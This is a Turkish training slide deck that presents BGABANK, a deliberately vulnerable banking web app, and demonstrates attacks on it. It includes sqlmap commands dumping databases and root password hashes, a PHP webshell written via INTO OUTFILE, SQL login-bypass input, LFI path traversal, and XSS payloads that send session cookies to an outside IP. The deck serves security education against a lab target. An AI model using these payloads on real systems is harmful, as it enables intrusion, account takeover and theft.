



# BGABANK - Vulnerable Web App

Huzeyfe ÖNAL & Celal ERDİK

## **Huzeyfe ÖNAL:**

Kurumsal Web:

<http://www.bga.com.tr>

Kişisel Blog:

<http://www.lifeoverip.net>

İletişim:

[huzeyfe.onal@bga.com.tr](mailto:huzeyfe.onal@bga.com.tr)

[Huzeyfe.onal@gmail.com](mailto:huzeyfe.onal@gmail.com)

## **Celal Erdik:**

Kurumsal Web:

<http://www.bga.com.tr>

Kişisel Blog:

<http://www.networkpentest.net>

İletişim:

[celal.erdik@bga.com.tr](mailto:celal.erdik@bga.com.tr)

[fc.erdik@gmail.com](mailto:fc.erdik@gmail.com)

# BgaBank Hakkında

- Vulnerable Banka İnternet Şubesi Uygulaması
- IPS,WAF ve Güvenlik duvarsız erişim kullanım imkanı
  - Waftest.bgabank.com
  - Ipstest.bgabank.com
  - www.bgabank.com
- 50+ teknik ve mantıksal web uygulama açıklığı
- Linux sistem üzerinde hosting.

# Sık Görülen Açıklıklar

- Cross site scripting
- Sql Injection
- Session management / Login Bypass
- IDOR – Insecure direct object reference
- CSRF
- Mantıksal açıklıklar(Başka hesaptan havale, kur değişimi vs.)

# SQL Injection Nedir?

- Girdi kontrolünün sağlıklı yapılmamasından kaynaklanır.
- Mevcut SQL cümleciğinin değiştirilmesine imkan sağlar
- SQL Injection;
  - Saldırganlar için en popüler,
  - Geliştiriciler için en bilindik,
  - İş sahipleri için en tehlikeli açıklıktır.
- Hedef veritabanında uygulama yolu ile yetkisiz olarak sql sorgularının çalıştırılabilmesidir.

# Sql Injection – Sık görülen çeşitleri


- Sık Görülen SQL Injection türleri;
  - Error based (Hata mesajları ile ilerleme)
  - Blind (Mantıksal ifadeler )
  - Boolean based (Matematiksel ifadeler)
  - Time based (waitfor delay, sleep fonk. Zaman tabanlı sorgular)
  - Stack based (Kendi sql sorgunuzu insert)

# Sql Injection – Neler yapılabilir

- Veritabanı üzerinde tam hakimiyet;
  - Insert
  - Update
  - Delete
- Hedef işletim sistemi ele geçirme
  - Mssql – xp\_cmdshell
  - Mysql – Webshell, phpmyadmin
- Meterpreter oturumu ile işletim sistemi üzerinde tam kontrol

# Sql Injection – Manuel tespit

- Error based sql injection manuel test
- `http://isube.bgabank.com/index.php?sayfa=arama.php&s1=test"&s2=`



# Sql Injection – Exploit etme

➤ `./sqlmap.py -u "http://isube.bgabank.com/index.php?sayfa=arama.php&s1=test&s2=" -p s1 --dbms=mysql --technique E --risk 3 --level 3 --flush-session --dbs`

```
[15:22:54] [INFO] GET parameter 's1' is 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause' injectable
GET parameter 's1' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
```

```
available databases [6]:
```

```
[*] bga_bank_4_0
[*] honeypot
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
```



# Sql Injection – root parolası alma

➤ `./sqlmap.py -u "http://isube.bgabank.com/index.php?sayfa=arama.php&s1=test&s2=" -p s1 --dbms=mysql --technique E --risk 3 --level 3 --dbs --current-user --passwords`

```
current user: 'root@localhost'  
[15:26:49] [INFO] fetching database users password hashes  
[15:26:50] [INFO] the SQL query used returns 7 entries  
[15:26:50] [INFO] retrieved:  
[15:26:51] [INFO] retrieved: *FAAFFE644E901CFAFAEC7562415E5FAEC243B8B2  
[15:26:51] [INFO] retrieved: root
```



FAAFFE644E901CFAFAEC7562415E5FAEC243B8B2



Web

Görseller

Videolar

Haberler

Daha fazla ▾

Arama araçları

Yaklaşık 65 sonuç bulundu (0,29 saniye)

**293 - Форум АНТИЧАТ - Расшифровка hash. Part3 (DES, M...**  
[forum.antichat.ru/printthread.php?t...293...](http://forum.antichat.ru/printthread.php?t...293...) ▾ Bu sayfanın çevirisini yap

22 Eki 2012 - 40 gönderi - 6 yazar

**faaffe644e901cfafaec7562415e5faec243b8b2:root123**

# Sql Injection – İşletim Sistemi ele geçirme

➤ Wfuzz,dirb ile phpmyadmin arabirimi bulunabilir.

The image shows two screenshots of the phpMyAdmin web interface. The top screenshot shows the 'SQL' tab selected, with a text area containing a malicious SQL query: `1 select "<?php passthru($_REQUEST['cmd']); ?>" into outfile "/var/www/isube/uploads/shell.php";`. The bottom screenshot shows the same interface after the query is executed, with a green success message at the bottom: "Your SQL query has been executed successfully (Query took 0.0008 sec)".

Server: localhost

Databases SQL Status Users Export Import Settings

Run SQL query/queries on server "localhost":

```
1 select "<?php passthru($_REQUEST['cmd']); ?>" into outfile "/var/www/isube/uploads/shell.php";
```

Server: localhost

Databases SQL Status Users Export Import Settings

✓ Your SQL query has been executed successfully (Query took 0.0008 sec)

# Sql Injection – Webshell komut çalıştırma

← isube.bgabank.com/uploads/shell.php?cmd=hostname

BGABank.com

← isube.bgabank.com/uploads/shell.php?cmd=uname -mrs

Linux 3.13.0-24-generic x86\_64

← isube.bgabank.com/uploads/shell.php?cmd=cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/no
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:l
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy
/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Mana
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:n
syslog:x:101:104::/home/syslog:/bin/false messagebus:x:102:106::/var/run/dbus:/bin/false landscape:x:103:10
/nologin colord:x:105:113:colord colour management daemon,,,:/var/lib/colord:/bin/false mysql:x:106:115:My
dovecot:x:108:117:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false dovenull:x:109:118:Dovecot login user,,:
```

# Sql Injection – Login Formu Atlatma

## Müşteri Giriş Paneli

Müşteri Numaranızı ve Şifrenizi Giriniz.

Müşteri No :

Şifreniz :

Beni Hatırla ☐

[Şifremi Unuttum](#)

Request to http://isube.bgabank.com:80 [107.170.157.8]

```
POST /giris.aspx HTTP/1.1
Host: isube.bgabank.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.1
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://isube.bgabank.com/giris.aspx
Cookie: __cfduid=d0bc040130519df2c9d3ccd22174e053014184
PHPSESSID=0d3aaaca6i5t9ti8vfl1012im2; guest=TRUE
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 38

b_musterino=" OR 2=2#&b_password=123456
```

← isube.bgabank.com

Anasayfa **Mustafa Balaban** İşlemler Ziyaretçi Defteri İletişim

- Hesap Bilgilerim
- Güvenlik Ayarları
- Mesajlar
- Çıkış
- Müşteri Bilgilerim
- Şifre Değiştirme
- Kartlarım

Bank Sistemi

iz Bankacılık

# XSS(Cross Site Scripting) Nedir?

- Girdinin üzerinde bir kontrol yapılmadan aynı veya başka bir kullanıcıya yansıtılması
- Html/dhtml/css veya javascript kodunun izinsiz olarak kurbanın tarayıcısında çalıştırılmasıdır.
- Üç genel XSS çeşidi mevcuttur;
  - Reflected
  - Stored
  - DOM Based

# Reflected XSS – Oturum elde etme

- **Url:** `isube.bgabank.com/index.php?sayfa=arama.php&s1=&s2=`
- **Payload:** `"><Script>document.location='http://85.95.238.172/test.php?cookie='+document.cookie;<Script>`
- Apache access loglarından kullanıcı cookie bilgisi alınabilir.

```
root@bgakali:~# cat /var/log/apache2/access.log | grep test
176.219.167.35 - - [05/Jan/2015:00:08:08 +0200] "GET /test.php?cookie=PHPSESSID=0d3aaaca6i5t9ti8vfl10l2im2;%20guest=FALSE
.bgabank.com/index.php?sayfa=arama.php&s1=%22%3E%3CScript%3Edocument.location%3D%27http%3A%2F%2F85.95.238.172%2Ftest.php%
%3B%3C%2FScript%3E&s2=" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:34.0) Gecko/20100101 Firefox/34.0"
```

# Reflected XSS – Oturum elde etme

- Cookie manager ile elde edilen cookie sisteme eklenerek kullanıcı oturumu alınabilir.

The image shows a web application interface with two cookie manager sections at the top and a user profile dropdown menu below them.

**Cookie Manager 1 (Left):**

- Ad: ☒ PHPSESSID
- İçerik: ☒ 0d3aaaca6i5t9ti8vf1l0l2im2
- Ana makine: ☒ isube.bgabank.com

**Cookie Manager 2 (Right):**

- Ad: ☒ guest
- İçerik: ☒ FALSE
- Ana makine: ☒ isube.bgabank.com

**Web Application Interface:**

- Address bar: isube.bgabank.com/#
- Navigation bar: Anasayfa, **Mustafa Balaban**, İşlemler, Ziyaretçi Defteri, İletişim
- User Profile Dropdown (Mustafa Balaban):
  - Hesap Bilgilerim
  - Güvenlik Ayarları
  - Mesajlar
  - Çıkış
  - Müşteri Bilgilerim
  - Şifre Değiştirme
  - Kartlarım
- Footer: Bireysel, Kobi, Mobil İnternet Tamamen Ücretsiz

# Stored Xss – MT Oturumu alma

➤ Müşteri temsilcisine mesaj gönderirken olması durumunda (!)

## Yeni Mesaj Gönder

Temsilciniz, **Ozan Uçar**

Konu :

Şikayet

Mesaj :

```
"><Script>document.location="http://85.95.238.172/test.php?cookie="+document.cookie</Script>
```

```
root@bgakali:/var/www# cat test.php
<?php
header('Location: http://isube.bgabank.com/');
?>
```



# Stored XSS – MT Oturumu alma

```
root@bgakali:~# cat /var/log/apache2/access.log | grep is_admin
176.219.167.35 - - [05/Jan/2015:00:41:50 +0200] "GET /test.php?cookie=PHPSESSID=7h08hemhubnfeer1jrtkm7mp96;%20is_admin=true
be.bgabank.com/mesailar.aspx?islem=mesaioku&mesaiID=6" "Mozilla/5.0 (Windows NT 6.1; rv:29.0) Gecko/20100101 Firefox/29.0"
```

Ad: ☒ PHPSESSID

İçerik: ☒ 7h08hemhubnfeer1jrtkm7mp96

Ana makine: ☒ isube.bgabank.com

Ad: ☒ is\_admin

İçerik: ☒ true

Ana makine: ☒ isube.bgabank.com

← isube.bgabank.com



Ozan Uçar

Banka İşlemleri

Müşteri İşlemleri

Ziyaretçi Defteri

## Yönetim Paneli

# User Agent - Kısıtlamaları Atlama

- Havale/EFT işlemlerinde mobil uygulamalardan yapılması durumunda havale/eft ücreti alınmama hizmeti suistimal edilebilir.
- User agent mobil olarak değiştirilip bu vb. kısıtlamalar geçilebilir.
- Yine aynı şekilde mobil uygulamalarda login formunda captcha çıkmaması durumunda mobil bir user agent ile sistemde kaba kuvvet saldırıları gerçekleştirilebilir.

# X-Forwarded-For IP Restriction Atlatma

- X-forwarded-for başlık bilgisine göre kontrol edilmişse atlatmak mümkündür.

## Müşteri Numaranızı ve Şifrenizi Giriniz.

Müşteri No :

10000660

Şifreniz :

.....

Beni Hatırla

☐

Şifremi Unuttum

Giriş Yap

Raw	Params	Headers	Hex
POST /giris.aspx HTTP/1.1			
Host: isube.bgabank.com			
X-Forwarded-For: 85.95.238.172			
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:34			
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*			
Accept-Language: en-US,en;q=0.5			
Accept-Encoding: gzip, deflate			
Referer: http://isube.bgabank.com/giris.aspx			
Cookie: __cfduid=d0bc040130519df2c9d3ccd22174e05301418468565; k			
PHPSESSID=0d3aaaca615t9ti8vfl1012im2; guest=TRUE			
Connection: keep-alive			
Content-Type: application/x-www-form-urlencoded			
Content-Length: 38			
b_musterino=10000660&b_password=100057			

✗ Sisteme Erişme Hakkınız Yoktur. Hesabınıza Sadece 85.95.238.172 IP Adresinden Erişebilirsiniz.

# IDOR – Insecure Direct Object Ref.

➤ <http://isube.bgabank.com/profil.aspx?musteriID=56>

bağlantısı üzerinde musterID parametresindeki değer değiştirilerek diğer müşterilere ait bilgiler elde edilebilmektedir.



Adı :

Soyadı :

Telefon :

Adres :

# Dizin Dolaşma/LFI – Local File Inclusion

- Local dosyayı kaynak koda dahil ederek içeriğinin görüntülenmesi, dizin dolaşarak local dosya bulma.

isube.bgabank.com/index.php?sayfa=../../../../../../../../etc/passwd&s1=test&s2=

Anasayfa Cengiz Aydemir İşlemler Ziyaretçi Defteri İletişim Aranacak Kelimeyi Yazınız.

**BGA BANK**  
Bilgi Güvenliğinin Bankası

**Bireysel**

**Kobi**

**Saldırı İstatistikleri**

Parametre	Değer
Kayıtlı Kullanıcı	10

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin
/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/:/var/lib/gnats:/usr/sbin
/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101:/var/lib/libuuid:
syslog:x:101:104:/home/syslog:/bin/false messagebus:x:102:106:/var/run/dbus:/bin/false landscape:x:103:109:/var
/lib/landscape:/bin/false sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin colord:x:105:113:colord colour management
daemon,,,/var/lib/colord:/bin/false mysql:x:106:115:MySQL Server,,,/nonexistent:/bin/false bind:x:107:116:/var/cache/bind:
/bin/false dovecot:x:108:117:Dovecot mail server,,,/usr/lib/dovecot:/bin/false dovenull:x:109:118:Dovecot login
user,,,/nonexistent:/bin/false bgasecurity:x:0:0,,,/home/bgasecurity:/bin/bash Debian-exim:x:111:121:/var/spool/exim4:
/bin/false snort:x:112:123:Snort IDS:/var/log/snort:/bin/false cagri:x:0:0,,,/home/cagri:/bin/bash iodine:x:113:65534:/var
/run/iodine:/bin/false ksm:x:1000:1002,,,/home/ksm:/bin/bash bga21:x:1001:1003,,,/home/bga21:/bin/bash
ossec:x:1002:1004:/var/ossec:/bin/false ossecm:x:1003:1004:/var/ossec:/bin/false ossecr:x:1004:1004:/var/ossec:/bin/false
ceylan:x:0:0,,,/home/ceylan:/bin/bash stunnel4:x:114:124:/var/run/stunnel4:/bin/false tomcat6:x:115:125:/usr/share
/tomcat6:/bin/false postfix:x:110:119:/var/spool/postfix:/bin/false yahya:x:0:0,,,/home/yahya:/bin/bash
celal:x:1005:1007:celal,,,/home/celal:/bin/bash
```

# Mantıksal Açıklık– Döviz kuru değıştirme

## Döviz Al

Hesaplamalar güncel kur tablosunda belirtilen alış fiyatları üzerinden yapılacaktır.

### Döviz Alım İşlemi

Ödeme :

- Seçiniz -

Kur Tipi :

EUR/USD

Miktar :

1000

. 00

Tutar :


1381.300

TL

**NOT:** Seçtiğiniz Hesabın Kur'u neyse onunla işlem yapılacaktır!

Devam Et


# Mantıksal Açıklık – Döviz kuru değiştirme



✓ Döviz alma işleminiz başarıyla gerçekleşmiştir.

# HPP – Http Parameter Pollution

- Bir parametrenin birden çok kez kullanımı, veya farklı parametre datalarının birleştirilmesi





# Dinlediğiniz İçin Teşekkürler